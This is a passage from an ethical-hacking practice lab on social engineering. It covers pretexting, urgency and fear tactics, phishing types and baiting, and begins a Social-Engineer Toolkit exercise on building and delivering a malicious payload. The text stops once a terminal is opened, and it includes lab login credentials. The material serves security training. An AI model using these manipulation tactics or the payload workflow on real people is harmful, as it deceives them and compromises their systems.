Practice Labs - Ethical Hacker v10

Social Engineering

Introduction

Ethical Hacking
Social Engineering
Social Engineering Toolkit (SET)
Reverse Handler
Payload
PhishTank
Netcraft Toolbar

Welcome to the **Social Engineering** Practice Lab. In this module, you will be provided with the instructions and devices needed to develop your hands-on skills.

Learning Outcomes

In this module, you will complete the following exercises:

- Exercise 1 - Social Engineering Types and Techniques
- Exercise 2 - Using the Social-Engineer Toolkit (SET)
- Exercise 3 - Preventing Social Engineering Exploitation

After completing this lab, you will be able to:

- Know the basic components of social engineering
- Know the motivation techniques
- Know phishing and its types
- Know hoax, baiting, shoulder surfing, tailgating
- Create a Malicious Payload
- Copy the File to the User's System
- Download the Payload
- Execute the Payload
- Collect Evidence of Compromise on User's System
- Conduct Social Engineering Using a Cloned Website
- Use the Netcraft Toolbar
- Use the PhishTank Website

Exam Objectives

The following exam objective is covered in this lab:

- **3.1** Information Security Controls

***Note:** Our main focus is to cover the practical, hands-on aspects of the exam objectives. We recommend referring to course material or a search engine to research theoretical topics in more detail.*

Lab Duration

It will take approximately **1 hour** to complete this lab.


Help and Support

For more information on using Practice Labs, please see our **Help and Support** page. You can also raise a technical support ticket from this page.

Click **Next** to view the Lab topology used in this module.

Lab Topology

During your session, you will have access to the following lab configuration.



Depending on the exercises, you may or may not use all of the devices, but they are shown here in the layout to get an overall understanding of the topology of the lab.

- **PLABDC01 -** (Windows Server 2019 - Domain Controller)
- **PLABDM01 -** (Windows Server 2019 - Domain Member)
- **PLABWIN10 -** (Windows 10 - Domain Member)
- **PLABKALI01 -** (Kali 2019.2 - Linux Kali Workstation)

Click **Next** to proceed to the first exercise.

Exercise 1- Social Engineering Types and Techniques

Social engineering is the art of manipulating and utilizing human behavior to conduct a security breach. In social engineering, the victim does not realize that they are being used. Users are considered the weakest link in the security chain and are easy to exploit. The attacker can use various methods in social engineering to gain sensitive and confidential information causing a security breach. The attacker can use methods such as sending an E-mail or redirecting the user to a malicious Webpage.

In social engineering, the attacker psychologically manipulates the victim and misdirects them to obtain the desired information.




Figure 1.1: Diagram showing that social engineering consists of psychology, manipulation, and misdirection.

Social engineering can be performed in various ways. For example:

- Over the telephone
- In-person
- Performing a task on a system

Social engineering can be considered as the basis for most forms of passive information gathering techniques. The outcomes of social engineering can be devastating. With one user as a target in an organization, the attacker can perform a security breach of the entire network. It is just a matter of getting inside the network using the information provided by the user.

There can be various types of users who can be the target of social engineering. Some of the common targets are:

- Receptionist
- IT Helpdesk
- HR department
- Top management

In this exercise, you will learn about social engineering.

Learning Outcomes

After completing this exercise, you will be able to:

- Know the basic components of social engineering
- Know the motivation techniques
- Know phishing and its types
- Know hoax, baiting, shoulder surfing, tailgating

Task 1 - Know the Basic Components of Social Engineering

Social engineering is a method of extracting valuable information from a person to assist in an attack. The attacker can use one of the three components of social engineering:

- Elicitation
- Interrogation
- Pretexting

Elicitation

When using elicitation, the attacker extracts the information from the victim without asking direct questions. Rather, the attacker asks open-ended questions and then keeps narrowing them to the point that the victim reveals the information. In this process, the victim does not realize that they are giving valuable information to the attacker.

Interrogation

The attacker interrogates the victim to extract valuable information. However, the attacker needs to be conscious of asking too many questions, to keep the victim from becoming suspicious of them.

The attacker, other than asking questions, can also observe the victim. For example, the attacker may pay attention to the following:

- Body language
- Body gestures - the movement of hands and feet
- Facial expressions

Pretexting

Pretexting is the practice of giving fake reasons for actions to obtain information. For example, the attacker hides their real identity and lies about the purpose of the information they require. The purpose of the conversation is fabricated to gain access to personal information.

Pretexting can be performed through various methods, such as:

- Telephone
- E-mail
- Instant messaging

Anyone can be a target of pretexting. It is most often used by:

- Corporate spies
- Private investigators
- Law enforcement agents

Task 2 - Know the Motivation Techniques

An attacker, when using social engineering, has to use a method or technique to obtain the desired information. There are various techniques that can be used by the attacker. Some of the commonly used techniques are:

- **Authority:** The attacker shows authority by pretending to be from an organization such as law enforcement. The attacker displays confidence in pretending to be someone with authority and pressurizes the victim to provide information. For example, the attacker may call the reception and tell the receptionist that he is calling from the police department and needs certain information.
- **Urgency:** With this technique, a sense of urgency is created, which forces the victim to make a quick decision without much thought. For example, the attacker may call a victim for the password to be shared and reset immediately, or his account will be terminated.
- **Social proof:** Social proof is often used when a victim is in a situation they do not know how to handle. Due to the victim being unsure of what to do, they make decisions by observing others. There are several ways an attacker can apply this technique to take advantage of the situation by displaying an act that convinces the victim that this is the correct behavior.
- **Fear:** The attacker uses fear to make the victim do what they want. The attacker creates a situation in which the victim is forced to act quickly to avoid a dangerous outcome.

Task 3 - Know Phishing and Its Types

Phishing is a social engineering attack that uses technical deception to convince a user to provide personal information, such as passwords, social security numbers, credit card numbers, and bank account details. In the phishing attack, the attacker can create a replica Website or Webpage that tricks the user into providing personal information. The Website or Webpages are such good lookalikes of the original Website or Webpages that the user gets tricked. The URLs are close to the original, which most of the time, users don’t bother to check. One of the key reasons behind phishing is financial gain.

Three methods are commonly used in phishing:

- **Mass mailing:** A large audience is targeted. Due to the amount of people targeted, it is highly likely that at least some will fall for the attack. This method is usually performed using SPAM.

- **Instant messaging:** In recent years, instant messaging has become a more common method of phishing. Malicious URLs are sent with attractive messages to lure users into clicking them.
- **Malicious Websites:** Phishing can also be initiated through malicious Websites. Sometimes these are very similar to legitimate websites.

Phishing is a four-stage process. These stages are as follows:

- **Initiation:** The attacker prepares.
- **Execution:** The attacker sends out the mass mail or instant message to hundreds or thousands of users.
- **User Action:** The user performs two tasks. First, they click on the URL and then enter the personal information on the Webpage.
- **Completion:** The information that is entered by the user is received by the attacker and saved. It is now up to the attacker to use this information.

By the end of the fourth stage, the phishing attack is successfully completed. In a phishing attack, the attacker can use various attack methods. Some of these attack methods are:

- Man-In-The-Middle
- Session Hijacking
- Phishing through Search Engines
- Link Manipulation
- URL Obfuscation Attacks
- Client-side Vulnerabilities
- Cross-site Scripting
- Malware / Keyloggers / Screen loggers / Trojans
- E-mails (Deceptive Phishing)
- Hosts File Poisoning
- DNS-based Phishing
- Content-Injection

Reasons for Successful Phishing Attacks

There are various reasons for a phishing attack to become successful. Some of the common reasons are:

- **Lack of knowledge:** Users are not trained enough or are completely unaware of the dangers of phishing attacks. Attackers use this method on several hundreds or thousands of users at once, and several users fall prey to the attack.
- **Visual deception:** Attackers use a similar URL or domain names with an almost exact replica of the legitimate Website. Users are deceived with the replica of the Website and without realizing enter their user credentials, which are then captured by the attacker and used on the real Website.
- **Visual Indicators:** Users mostly do not pay attention to the URL or the domain name and therefore, end up being a victim of the phishing attack.

Types of Phishing Attacks

Even though there are several types of phishing attacks, the following are three prominent ones:

Spear Phishing

Spear phishing is focused on specific targets. Unlike standard phishing, it does not focus on the mass public. In this form of phishing, the attacker takes time to research the target, who typically are from organizations. The attacker sends out personalized E-mails that typically carry a sense of urgency.

The E-mails are designed to lure the target to click the provided URL. After the URL is clicked, malware is downloaded, or personal and sensitive information is exposed.

Spear phishing is usually used with the pretexting technique. The attacker gathers information from various Websites, specifically focusing on social networking sites.

Whaling

Whaling is a form of phishing attack that follows the same process as phishing but targets senior executives or high-profile candidates within an organization, specifically the CxO candidates.

Pharming

In this type of phishing attack, when a user types the correct URL in the Web browser, the user is redirected to an exact lookalike Website. The user has not done anything wrong, but the attack has still occurred. This is done by DNS cache poisoning. The real IP address mapped to the legitimate URL is changed to an IP address that redirects the user to a malicious Website, which is an exact lookalike. The user will not be able to suspect anything here because the URL is correct.

Task 4 - Know Hoax, Baiting, Shoulder Surfing, and Tailgating

The following methods are commonly used in social engineering:

Hoax

A hoax email is sent to a high number of recipients with the aim of causing confusion and alarm. They are usually very convincing and can be quite extreme.

Generally, an alarming or urgent situation is the subject of the email. The recipients are then prompted to forward the email on to more people.

For example, an email is sent stating that there is a particular computer virus outbreak that causes a lot of damage and that everyone possible needs to be made aware so certain precautions or actions can be taken.

The original sender of the hoax does not have a direct gain from the circulation of the email, it is more to trick, confuse, and panic people.

Shoulder Surfing

Shoulder surfing is a social engineering attack performed by looking over the shoulder of the victim to retrieve a credit card number, passwords, or any other pertinent information. The attacker directly observes the information entered by the victim by standing very close or behind the victim or uses vision-enhancing aids or binoculars to observe from far. Shoulder surfing attackers also use the technique of fixing up closed-circuit cameras hidden behind the wall or ceiling to obtain sensitive information.

Baiting

Baiting is an attack that uses CDs, DVDs, or USB drives. It does not use E-mails as the medium but relies on storage devices. Mostly, the USB drives are used in this scenario. The USB drives are loaded with malware and placed in places where they are easy to find. For example, an office worker may find a USB drive in the parking lot of their office with something like “PAYROLL” or “ACCOUNTS” written on it to entice the finder into using it. When the finder uses the USB drive on the company’s laptop, the malware is triggered and infects the laptop. Through the laptop, the malware can eventually spread to the network.

Tailgating

Tailgating is a social engineering act of gaining access to an electronically locked system or a restricted area by following a user who has legitimate access, with the intention of accessing vulnerable information. Tailgating is also known as piggybacking.

Exercise 2 - Using the Social-Engineer Toolkit (SET)

Social-Engineer Toolkit (SET) is an open-source Python-based toolkit that you can use to perform social engineering attacks. SET is part of Kali Linux. Using SET, you can perform various attacks, such as email phishing or Web-based attacks.

In this exercise, you will learn about using SET.

Learning Outcomes


After completing this exercise, you will be able to:

- Create a Malicious Payload
- Copy the File to the User's System
- Download the Payload
- Execute the Payload
- Collect Evidence of Compromise on User's System
- Conduct Social Engineering Using a Cloned Website

Your Devices

You will be using the following devices in this lab. Please power on this device.

- **PLABDC01 -** (Windows Server 2019 - Domain Controller)
- **PLABWIN10 -** (Windows 10 - Domain Member)
- **PLABKALI01 -** (Kali 2019.2 - Linux Kali Workstation)



Task 1 - Create a Malicious Payload

To exploit a user's system, you need first to create a malicious payload, which can be done with SET.

In this task, you will create a malicious payload.

> ***Note:*** *When first logging into the Kali terminal, you might be greeted with a PID session error. This will not affect your working environment. Simply click on the X button to remove the message and continue with the lab practical.*

Step 1

Ensure you have powered on all the devices listed in the introduction and connect to **PLABKALI01.**

Login using these credentials:

Username: **`root`**

Password: **`Passw0rd`**

The Kali desktop is displayed.



PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Sun 23:56 ●
1

Figure 2.1 Screenshot of PLABKALI01: Displaying the desktop screen of the Kali Linux.

Step 2

On the desktop, from the left pane, click **Terminal**.

> ***Note:*** *SET provides many tools. In this lab, you will focus on specific tools, but in your spare time, you are free to try all these tools to enhance your learning.*



PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Sun 23:57
1
Terminal

